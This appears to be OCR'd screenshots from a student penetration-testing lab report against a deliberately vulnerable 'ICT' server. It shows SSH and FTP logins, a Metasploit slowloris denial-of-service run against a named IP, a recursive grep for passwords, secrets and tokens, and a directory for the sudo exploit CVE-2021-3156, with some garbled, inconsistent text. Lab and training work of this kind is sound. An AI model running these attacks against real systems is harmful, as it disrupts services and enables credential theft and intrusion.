

CHANGE PASSWORD
LOGOUT



Vulnerable Web Application : The World of Blogging



Title : Hello All
Message : This is a Vulnerable server from ICT
Linked images : file
Comments : Ohh So their is a commenting facility...



Welcome Administrator











```

$ ssh ict@128.199.16.171
ict@128.199.16.171's password:
welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-196-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Oct 13 11:07:15 UTC 2025

System load: 0.0          Users logged in: 0
Usage of /: 25.0% of 24.85GB    IPV4 address for eth0: 128.199.16.171
Memory usage: 80%             IPV4 address for eth0: 10.47.0.7
Swap usage: 0%                IPV4 address for eth1: 10.122.0.16
Processes: 162

91 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

New release '22.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

** System restart required **

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Oct 13 10:03:44 2025 from 111.92.61.232
Could not chdir to home directory /home/ict: No such file or directory
$ whoami
ict
$ uname -a
Linux ubuntu-s-1vcpu-1gb-blri-cyber-03-10-2024-s-1vcpu-1gb-blri-03 5.4.0-196-generic #216-Ubuntu SMP Thu Aug 29 13:16:53 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux

```

```

aswin@kali:linux ~ - Documents/VAP1/phase4/CVE-2021-3156
aswin@kali:linux ~ - Documents/VAP1/phase4
ct@ubuntu-s-1vcpu-1gb-blri-cyber-03-10-2024-s-1vcpu-1gb-blri-03:/ $ whoami
ct
ct@ubuntu-s-1vcpu-1gb-blri-cyber-03-10-2024-s-1vcpu-1gb-blri-03:/ $ uname -a
linux ubuntu-s-1vcpu-1gb-blri-cyber-03-10-2024-s-1vcpu-1gb-blri-03 5.4.0-196-generic #216-Ubuntu SMP Thu Aug 29 13:26:53 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
ct@ubuntu-s-1vcpu-1gb-blri-cyber-03-10-2024-s-1vcpu-1gb-blri-03:/ $ uname -r
5.4.0-196-generic
ct@ubuntu-s-1vcpu-1gb-blri-cyber-03-10-2024-s-1vcpu-1gb-blri-03:/ $

```

```

online@kali-yug: ~
Session Actions Edit View Help
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/dos/http/slowloris
msf auxiliary(dos/http/slowloris) > set RHOSTS 128.199.16.171
[!] Unknown datastore option: RHOSTS. Did you mean rhost?
RHOSTS => 128.199.16.171
msf auxiliary(dos/http/slowloris) > set RPORT 80
RPORT => 80
msf auxiliary(dos/http/slowloris) > run
[-] Msf::OptionValidateError One or more options failed to validate: rhost.
msf auxiliary(dos/http/slowloris) > set RHOST 128.199.16.171
RHOST => 128.199.16.171
msf auxiliary(dos/http/slowloris) >
msf auxiliary(dos/http/slowloris) > set RPORT 80
RPORT => 80
msf auxiliary(dos/http/slowloris) > run
[*] Running module against 128.199.16.171
[*] Starting server ...
[*] Attacking 128.199.16.171 with 150 sockets
[*] Creating sockets ...
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150

```

```

online@kali-yug: ~
Session Actions Edit View Help
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
^C[-] Stopping running against current target ...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf auxiliary(dos/http/slowloris) > Interrupt: use the 'exit' command to quit
msf auxiliary(dos/http/slowloris) > exit

online@kali-yug: ~]
$

```

```

kali@kali: ~/Alternatives
--$ cd mail
--$
cd: no such file or directory: mail
iptables builtins.7.gz editor from infobrowser iptables lzma mt nc pager phar.phar pico postmaster.1.gz rcp rmt rview sar text.plymouth vi vim vtrgb write
awk ebtables ex ftp iptables jsdiff mecab-dictionary my.cnf newt-palette phar php pinentry psql.1.gz rlogin rsh rvin telnet traceroute6 view vindiff w

```

```

kali@kali: ~/Alternatives
--$ cd log
--$
cd: no such file or directory: log
iptables builtins.7.gz editor from infobrowser iptables lzma mt nc pager phar.phar pico postmaster.1.gz rcp rmt rview sar text.plymouth vi vim vtrgb write
awk ebtables ex ftp iptables jsdiff mecab-dictionary my.cnf newt-palette phar php pinentry psql.1.gz rlogin rsh rvin telnet traceroute6 view vindiff w

```

```

kali@kali: ~/Alternatives
--$ cd www
--$
cd: no such file or directory: www
iptables builtins.7.gz editor from infobrowser iptables lzma mt nc pager phar.phar pico postmaster.1.gz rcp rmt rview sar text.plymouth vi vim vtrgb write
awk ebtables ex ftp iptables jsdiff mecab-dictionary my.cnf newt-palette phar php pinentry psql.1.gz rlogin rsh rvin telnet traceroute6 view vindiff w

```

File Actions Edit View Help

`(kali@newhost)-[~/alternatives]``$ ls -l`

total 192

```

-rw-r--r-- 1 kali kali 201 Apr 11 2022 arptables
-rw-r--r-- 1 kali kali 298 Oct 3 2024 awk
-rw-r--r-- 1 kali kali 83 Jul 11 2022 builtins.7.gz
-rw-r--r-- 1 kali kali 193 Apr 11 2022 ebttables
-rw-r--r-- 1 kali kali 1064 Oct 3 2024 editor
-rw-r--r-- 1 kali kali 898 Oct 3 2024 ex
-rw-r--r-- 1 kali kali 116 Apr 11 2022 from
-rw-r--r-- 1 kali kali 313 Apr 11 2022 ftp
-rw-r--r-- 1 kali kali 129 Apr 11 2022 infobrowser
-rw-r--r-- 1 kali kali 298 Apr 11 2022 ip6tables
-rw-r--r-- 1 kali kali 287 Apr 11 2022 iptables
-rw-r--r-- 1 kali kali 57 Apr 11 2022 jsondiff
-rw-r--r-- 1 kali kali 1135 Jul 11 2022 lzma
-rw-r--r-- 1 kali kali 96 Jul 14 2022 mecab-dictionary
-rw-r--r-- 1 kali kali 98 Oct 3 2024 mt
-rw-r--r-- 1 kali kali 81 Oct 3 2024 my.cnf
-rw-r--r-- 1 kali kali 221 Apr 11 2022 nc
-rw-r--r-- 1 kali kali 83 Apr 11 2022 newt-palette
-rw-r--r-- 1 kali kali 154 Oct 3 2024 pager
-rw-r--r-- 1 kali kali 114 Oct 3 2024 phar
-rw-r--r-- 1 kali kali 139 Oct 3 2024 phar.phar
-rw-r--r-- 1 kali kali 109 Oct 3 2024 php
-rw-r--r-- 1 kali kali 104 Apr 11 2022 pico
-rw-r--r-- 1 kali kali 142 Apr 11 2022 pinentry
-rw-r--r-- 1 kali kali 1738 Oct 3 2024 postmaster.1.gz
-rw-r--r-- 1 kali kali 22332 Oct 3 2024 psql.1.gz
-rw-r--r-- 1 kali kali 103 Apr 11 2022 rcp
-rw-r--r-- 1 kali kali 118 Apr 11 2022 rlogin
-rw-r--r-- 1 kali kali 113 Oct 3 2024 rmt
-rw-r--r-- 1 kali kali 103 Apr 11 2022 rsh
-rw-r--r-- 1 kali kali 65 Oct 3 2024 rview
-rw-r--r-- 1 kali kali 43 Oct 3 2024 rvim
-rw-r--r-- 1 kali kali 118 Jul 16 2022 sar
-rw-r--r-- 1 kali kali 133 Apr 11 2022 telnet
-rw-r--r-- 1 kali kali 111 Apr 11 2022 text.plymouth
-rw-r--r-- 1 kali kali 160 Apr 11 2022 traceroute6
-rw-r--r-- 1 kali kali 898 Oct 3 2024 vi
-rw-r--r-- 1 kali kali 932 Oct 3 2024 view
-rw-r--r-- 1 kali kali 42 Oct 3 2024 vim
-rw-r--r-- 1 kali kali 46 Oct 3 2024 vimdiff
-rw-r--r-- 1 kali kali 78 Apr 11 2022 vtrgb
-rw-r--r-- 1 kali kali 107 Oct 3 2024 w
-rw-r--r-- 1 kali kali 122 Apr 11 2022 write

```

`(kali@newhost)-[~/alternatives]``$ grep -r -i "password" .``(kali@newhost)-[~/alternatives]``$ grep -r -i -E "password|passwd|secret|key|token|credential|login" .`

```

./rlogin:/usr/bin/rlogin
./rlogin:rlogin.1.gz
./rlogin:/usr/share/man/man1/rlogin.1.gz
./rlogin:/usr/bin/slogin
./rlogin:/usr/share/man/man1/slogin.1.gz

```

`(kali@newhost)-[~/alternatives]``$ ftp 128.199.16.171`

```

Connected to 128.199.16.171.
220 ubuntu-s-lvcpu-1gb-blr1-cyber-03-10-2024-s-lvcpu-1gb-blr1-03 FTP server (Version 6.4/OpenBSD/Linux-ftpd-0.17) ready.
Name (128.199.16.171:kali): ict
331 Password required for ict.
Password:
230- No directory! Logging in with home=/
230 User ict logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>

```

```

Aswin_VB (Snapshot 6) [Running] - Oracle VirtualBox
File Machine View Input Devices Help

aswin@kali:linux: ~/Documents/VAPT/phase4

Session Actions Edit View Help

aswin@kali:linux: ~/Documents/VAPT/phase4

[13:56:20] [INFO] using default dictionary
